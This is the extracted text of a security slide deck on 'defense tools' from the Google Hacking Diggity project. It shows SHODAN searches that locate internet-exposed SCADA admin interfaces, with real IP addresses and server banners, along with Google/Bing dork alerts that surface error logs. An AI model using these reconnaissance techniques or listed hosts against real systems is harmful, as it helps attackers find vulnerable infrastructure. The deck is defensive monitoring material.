


ADVANCED DEFENSE TOOLS

# SHODAN Alerts

# SHODAN Alerts

## FINDING SCADA SYSTEMS



The screenshot shows the SHODAN search interface with the search term 'scada' in the search bar. A red box highlights the search bar, and a red callout bubble points to it with the text 'Using SHODAN to find SCADA web admin interfaces'. Below the search bar, a table lists top countries matching the search:

Country	Count
<a href="#">Canada</a>	13
<a href="#">Finland</a>	12
<a href="#">United States</a>	8
<a href="#">Sweden</a>	6
<a href="#">Denmark</a>	6


Two search results are visible:

- 218.111.69.68**  
Added on 11.06.2011  
Kuala Lumpur  
HTTP/1.0 401 Authorization Required  
Date: Sat, 11 Jun 2011 04:38:51 GMT  
Server: Apache/1.3.31 (Unix)  
WWW-Authenticate: Basic realm="iSCADA Gateway User Login"  
Transfer-Encoding: chunked  
Content-Type: text/html; charset=iso-8859-1
- 66.18.233.232**  
Added on 20.04.2011  
Calgary  
HTTP/1.0 401 Authorization Required  
Date: Wed, 20 Apr 2011 20:09:46 GMT  
Server: Apache/2.0.63 (FreeBSD) mod\_python/3.3.1 Python/2.5.2  
WWW-Authenticate: Digest realm="RTS SCADA Server", nonce="Z9PJNF+hB"

A red box highlights the 'WWW-Authenticate: Basic realm="iSCADA Gateway User Login"' field in the first result.

# SHODAN Alerts

## FINDING SCADA SYSTEMS



**WIRED** SUBSCRIBE >> SECTIONS >> BLOGS >> REVIEWS >> VIDEO >> HOW-TOS >>  
Sign In | RSS Feeds

# THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE

## 10K Reasons to Worry About Critical Infrastructure

By Kim Zetter | January 24, 2012 | 6:30 am | Categories: Cybersecurity

708 83 140  
Tweet +1 Share

Global Exposure Surface Timeline

MIAMI, Florida – A security researcher was able to locate and map more than 10,000 industrial control systems hooked up to the public internet, including water and sewage plants, and found that many could be open to easy hack attacks, due to lax security practices.

Screenshot showing an industrial control system in Idaho that's connected to the internet. The red tag indicates there are known vulnerabilities for the device that might be exploitable. Two known vulnerabilities are listed at the bottom of the text bubble.

# SHODAN Alerts



## SHODAN RSS FEEDS

The image shows a screenshot of a Google Reader interface. On the left, a bundle titled "SHODAN Alerts" is shown with a description: "SHODAN RSS Alerts. A bundle is a collection of blogs and websites hand-select a particular topic or interest. You can keep up to date with place by subscribing in Google Reader. There are 26 feeds included in this bundle." Below the description are two feed entries: "67.228.99.229:80" and "184.172.42.27:80", each with its respective HTTP status and date. On the right, a larger window shows a list of feeds under the heading "SHODAN Alerts". Each feed entry includes a star icon, an IP address, and a brief description of the search results, such as "SHODAN - Search: Server: LiteSpeed country:CN".

Google reader SHODAN ALERTS

"SHODAN Alerts" bundle created by stach

Description: SHODAN RSS Alerts

A bundle is a collection of blogs and websites hand-select a particular topic or interest. You can keep up to date with place by subscribing in Google Reader.

There are 26 feeds included in this bundle

[Subscribe](#)

**67.228.99.229:80**

via [SHODAN - Search: Server: LiteSpeed country:CN](#) on 8/2

HTTP/1.0 200 OK  
Date: Tue, 02 Aug 2011 13:30:41 GMT  
Server: LiteSpeed  
Connection: close  
X-Powered-By: PHP/5.2.14  
Content-Type: text/html  
Content-Length: 1110

**184.172.42.27:80**

via [SHODAN - Search: Server: LiteSpeed country:CN](#) on 8/2

HTTP/1.0 302 Found  
Date: Tue, 02 Aug 2011 13:13:37 GMT

Google reader

« Feeds SHODAN Alerts

- ★ **67.228.99.229:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 13:30:41 GMT Server: LiteSpeed Connection: ...
- ★ **184.172.42.27:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 302 Found Date: Tue, 02 Aug 2011 13:13:37 GMT Server: LiteSpeed Connectio...
- ★ **188.212.156.174:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 13:12:25 GMT Server: LiteSpeed Accept-Range..
- ★ **173.243.113.188:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:44:38 GMT Server: LiteSpeed Accept-Range..
- ★ **50.23.136.8:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Transfer-Encoding: chunked Date: Tue, 02 Aug 2011 12:42:48 GMT Ser...
- ★ **69.162.175.133:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:19:36 GMT Server: LiteSpeed Accept-Range..
- ★ **95.168.161.220:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 12:10:13 GMT Server: LiteSpeed Accept-Range..
- ★ **67.220.86.40:80** - SHODAN - Search: Server: LiteSpeed country:CN  
HTTP/1.0 200 OK Date: Tue, 02 Aug 2011 11:57:18 GMT Server: LiteSpeed Accept-Range..





# Bing/Google Alerts

## THICK CLIENTS TOOLS

### Google/Bing Hacking Alert Thick Clients

- Google/Bing Alerts *RSS feeds as input*
- Allow user to *set one or more filters*
  - e.g. "yourcompany.com" in the URL
- Several *thick clients* being released:
  - Windows Systray App
  - Droid app (coming soon)
  - iPhone app








ADVANCED DEFENSE TOOLS

# Alert Diggity

# Alerts Diggity

## ADVANCED DEFENSES







ADVANCED DEFENSE TOOLS

# iDiggity Alerts




# iDiggity Alerts

ADVANCED DEFENSES



# iDiggity Alerts

ADVANCED DEFENSES



# New Defenses

"GOOGLE/BING HACK ALERTS"

- ✓ Tools exist
- ✓ Convenient
- ✓ Real-time updates
- ✓ Multi-engine results
- ✓ Historical archived data
- ✓ Multi-domain searching

# Diggity Alert DB

## DATA MINING VULNS



Database Browser

File View Connections Execute Help

Connections: 0001 select AlertTable.\* from AlertTable  
0002

AlertDB

Tables: AlertTable

Drag a column header here to group by that column

PubDate	DateGRShared2	Title	URLClean
2011-07-31T00:23:07Z	Sat Jul 30 17:23:07 2011	PHP Tutorials: Form <b>Data</b> Display and Sec	http://blog.phpmoz.org/php-tutor
2011-07-30T23:41:34Z	Sat Jul 30 16:41:34 2011	error_log	http://celestedesignsusa.com/err
2011-07-30T23:41:34Z	Sat Jul 30 16:41:34 2011	RC Plane » Nine eagles Kategori: Nine eagles View:	http://depok-aeromodelling.com/c

0001 select AlertTable.\* from AlertTable  
0002

Drag a column header here to group by that column

PubDate	DateGRShared2	Title	URLClean	DiggityFeedSource
2011-07-31T00:23:07Z	Sat Jul 30 17:23:07 2011	PHP Tutorials: Form <b>Data</b> Display and Sec	http://blog.phpmoz.org/php-tutorials-form-data-display-and-security	Google Alerts - data filety
2011-07-30T23:41:34Z	Sat Jul 30 16:41:34 2011	error_log	http://celestedesignsusa.com/error_log	Google Alerts - "Warning:
2011-07-30T23:41:34Z	Sat Jul 30 16:41:34 2011	RC Plane » Nine eagles Kategori: Nine eagles View:	http://depok-aeromodelling.com/category/295/nine-eagles	Google Alerts - "Warning:
2011-07-31T00:01:58Z	Sat Jul 30 17:01:58 2011	Eliza Dushku Central / Photo Gallery	http://eliza-dushku.org/gallery/displayimage.php?album=1020&pid=6	Google Alerts - "Powered



# Future Direction


IS NOW

# Diggity Dashboards


COMING SOON



**DIGGITY ALERTS**  
**CLOUD DATABASE**



## Google Charts



## Mobile BI Apps





Questions?  
Ask us something  
We'll try to answer it.

For more info:  
Fran Brown  
Rob Ragan (@sweepthatleg)  
Email: [contact@stachliu.com](mailto:contact@stachliu.com)  
Project: [diggity@stachliu.com](mailto:diggity@stachliu.com)  
Stach & Liu, LLC  
[www.stachliu.com](http://www.stachliu.com)



# Thank You

Stach & Liu Google Hacking Diggity Project info:

<http://www.stachliu.com/index.php/resources/tools/google-hacking-diggity-project/>